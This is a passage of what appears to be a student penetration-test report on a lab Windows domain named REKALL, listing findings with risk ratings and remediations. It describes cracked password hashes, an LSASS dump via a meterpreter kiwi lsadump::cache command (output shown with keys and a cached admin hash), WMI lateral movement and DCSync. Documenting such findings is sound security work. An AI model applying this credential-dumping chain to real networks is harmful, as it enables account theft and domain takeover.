
	
Affected Hosts	172.22.117.20
Remediation	Require complex passwords from staff and add salt to stored passwords

Vulnerability 4	**Findings**
Title	Windows Task Scheduler
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Low**
Description	Able to view the scheduled Windows tasks from the user **sysadmin**
Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to Windows scheduler from any users

Vulnerability 5	Findings
Title	Username and Password hash in Github Repository
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Found user **trivera** username and password hash in github repository
Images	
Affected Hosts	172.22.117.20
Remediation	Train employees on the effects of passwords being stored on public domain

Vulnerability 6	Findings
Title	HTTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Able to log into the website using found **trivera** username and password hash cracked. Found files that should not be found.
Images	


Affected Hosts	172.22.117.20
Remediation	Restrict access to website by blocking all IPs that are not within the company's subnet

Vulnerability 7	**Findings**
Title	LSASS Dump to obtain Admin Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	With continued use of Vulnerability 2, we were able to LSASS dump and obtain the admin credentials: **ADMBob**
Images	
Affected Hosts	172.22.117.10
Remediation	Restrict local administrative access as much as possible

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/8/2023 9:18:51 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

Vulnerability 8	**Findings**
Title	Lateral Movement
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	With Vulnerability 7, we were able to use an additional exploit of WMI to change our session and log into the Windows Domain Controller.

Images	
Affected Hosts	172.22.117.20
Remediation	EDR (Endpoint Detection and Response, Password management, MFA

Vulnerability 9	**Findings**
Title	Domain Controller Sync
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Used DCSync to impersonate a domain controller to request NTLM password hash for Administrator
Images	
Affected Hosts	172.22.117.20
Remediation	Set Domain Controller to read-only so it is not allowed to pull password information